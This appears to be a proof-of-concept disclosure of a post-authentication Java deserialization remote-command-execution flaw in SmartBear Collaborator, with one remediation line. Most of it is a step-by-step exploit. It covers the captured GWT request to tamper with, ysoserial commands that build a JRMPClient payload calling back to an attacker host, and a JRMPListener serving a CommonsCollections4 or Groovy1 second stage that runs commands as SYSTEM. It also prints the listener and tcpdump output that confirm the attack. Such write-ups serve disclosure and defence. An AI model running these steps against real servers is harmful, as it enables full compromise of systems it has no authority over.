
SmartBear Collaborator Post-Auth Remote Command Execution

Software: SmartBear Collaborator
Versions Tested On: 9.4.9401, 11.5.11500, 12.5.12500*, 13.1.13100
*RCE was not achieved on 12.5.12500. Steps 1-11 were successful, but the second stage payload delivering the command never gets executed. However, the underlying vulnerability still looks to be present. It is assumed that the libraries the ysoserial gadgets are targeting have been updated, and a new ysoserial payload/gadget would need to be created.
Vector Description: SmartBear Collaborator contains a Java deserialization vulnerability. The application accepts a serialized java object directly from the user without properly sanitizing it. A malicious object can be submitted to server to execute commands.
Recommendation: Do not deserialize any data that is submitted via user input. If deserialization is necessary, restrict deserialization to a small list of allowed classes (use a whitelist NOT a blacklist).

Exploitation Steps (version 11.5.11500)

1. Set up a proxy such as Burp Suite and configure your browser to send traffic through the proxy
2. Log into SmartBear Collaborator
3. At the homepage click on "+ NEW REVIEW"



4. In the proxy's HTTP History logs, a request like the following will have been captured:

```
POST /gwt HTTP/1.1
Host: t[redacted]
Connection: close
Content-Length: 796
X-GWT-Module-Base: https://t[redacted]
X-GWT-Permutation: 5E9238A930397F47FCA79E7811B419DC
X-SmartBear-WindowId: 12280545043510216
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.135 Safari/537.36
Content-Type: text/x-gwt-rpc; charset=UTF-8
Accept: */*
Origin: https://t[redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://t[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=957586AD5B9C6BDE357344CFB11B9692; CodeCollaboratorLogin=[redacted]
CodeCollaboratorTicketId=ec8965fb05a325d9082bcbda433d105c

7|2|12|https://t[redacted]/script/com.smartbear.ccollab.CcollabWebclient/|E7CF954078EF3BB3B726D638AB0105C9|com.google.gwt.user.client.rpc.XsrfToken/4254043109|9636BD03E161B9D431FD48D1D89CCFD1|com.smartbear.ccollab.datamodel.client.unversioned.IUnversionedClientApi|getReviewSummary|I|java.util.HashMap/1797211028|F|java.lang.String/2004016611|Z|rO0ABXNyAF5jb20uc21hcnRi
ZWF[redacted]nZ1ckRNRmFjdG9yeSRVcGRhdGVNZW1lbnRv2gX24nSkUXUCAANM
ABF[redacted]XRpb25EYXR1dAAQTGphdmEvdXRpbC9EYXR1OOwAGGxhc3RSZXZp
ZXdFdmVudFRpbWVzdGFtcHEAfgACeHBzcgAeamF2YS51dG1sLkNvbGx1Y3Rpb25zJEVtcHR5TWFwWTYUhVrc59ACAAB4cHBw 1|2|3|4|5|6|5|7|8|9|10|11|29930
|8|0|5.861111111111111|12|1|
```

5. Send that request to Burp's Repeater capability so it can be modified and resent
    a. The Java serialized object is the part highlighted with the green box. That will be replaced with a malicious serialized object.
6. Use ysoserial to create a JRMPClient payload that points back to our attacker system

```
e[redacted]$ java -jar ysoserial-0.0.6-SNAPSHOT-BETA-all.jar JRMPClient "141[redacted]" | base64
-w0
rO0ABXN9AAAAAQAaamF2YS5ybWkucmVnaXN0cnkuUmVnaXN0cnl4cgAXamF2YS5sYW5nLnJlZmxlY3QuUHJveHnhJ9ogzBBDywIAAUwAAWh0ACVMamF2YS9sYW5nL3JlZmxlY3QvSW52b2NhdGlvbkhhbmRsZXI7eHBzcgAtamF2YS5ybWkuc2VydmVyLlJlbW90ZU9iamVjdEludm9jYXRpb25IYW5kbGVyAAAAAAAAAAICAAB4cgAcamF2YS5ybWkuc2VydmVyLlJlbW90ZU9iamVjdNNhtJEMYTMeAwAAeHB3NwAKVW5pY2FzdFJlZgAOMTQxLjI0MC42NC4xNTAAAABQAAAAAGVm3+4AAAAAAAAAAAAAAAAAAAAAB4e
```

7. Replace the serialized object from the captured burp request with this newly created JRMPClient serialized object

8. Start a JRMPListener on the attacker system for the client to connect back to and have the secondary payload delivered. The payload, if successful, will execute a command on the system. In this case, I am executing a single ping back to the attacker system to prove command execution.
    a. Version 13.1.13100 the payload used was **CommonsCollections4**
    b. Version 11.5.1150 the payload used was **CommonsCollections4**
    c. Version 9.4.9401 the payload used from **Groovy1**

```
e[redacted]$ sudo java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener 80 CommonsCollections4 'ping -n 1 141[redacted]
[sudo] password for [redacted]
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by ysoserial.payloads.util.Reflections (file:/home/[redacted]) to field com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl._bytecodes
WARNING: Please consider reporting this to the maintainers of ysoserial.payloads.util.Reflections
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
* Opening JRMP listener on 80
```

9. Start tcpdump on the attacker system to capture the ping requests once they are sent

```
e[redacted]~$ sudo tcpdump icmp
[sudo] password for [redacted]
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

10. Send the modified Burp request to the Collaborator server

11. Look for the connection back to the JRMPListener which delivers the secondary payload

```
e[redacted]$ sudo java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener 80 CommonsCollections4 'ping -n 1 141[redacted]
[sudo] password for [redacted]
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by ysoserial.payloads.util.Reflections (file:/home/[redacted]) to field com.sun.org.apache.xa
lan.internal.xsltc.trax.TemplatesImpl._bytecodes
WARNING: Please consider reporting this to the maintainers of ysoserial.payloads.util.Reflections
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
* Opening JRMP listener on 80
Have connection from /141[redacted]62345
Reading message...
Is DGC call for [[0:0:0, 1701239822]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /141[redacted]62346
Reading message...
Is DGC call for [[0:0:0, 1701239822]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /141[redacted]:62347
Reading message...
Is DGC call for [[0:0:0, 1701239822]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /141[redacted]:62348
Reading message...
Is DGC call for [[0:0:0, 1701239822]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
```

12. Look for the ping requests to be captured by tcpdump

```
e[redacted]$ sudo tcpdump icmp
[sudo] password for [redacted]
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:40:19.481453 IP t[redacted] > Picard: ICMP echo request, id 1, seq
3, length 40
10:40:19.481478 IP Picard > t[redacted]: ICMP echo reply, id 1, seq 3,
 length 40
```

13. If pings are received, the remote command execution was successful
14. These commands were being executed at the SYSTEM level resulting in a full compromise of the underlying server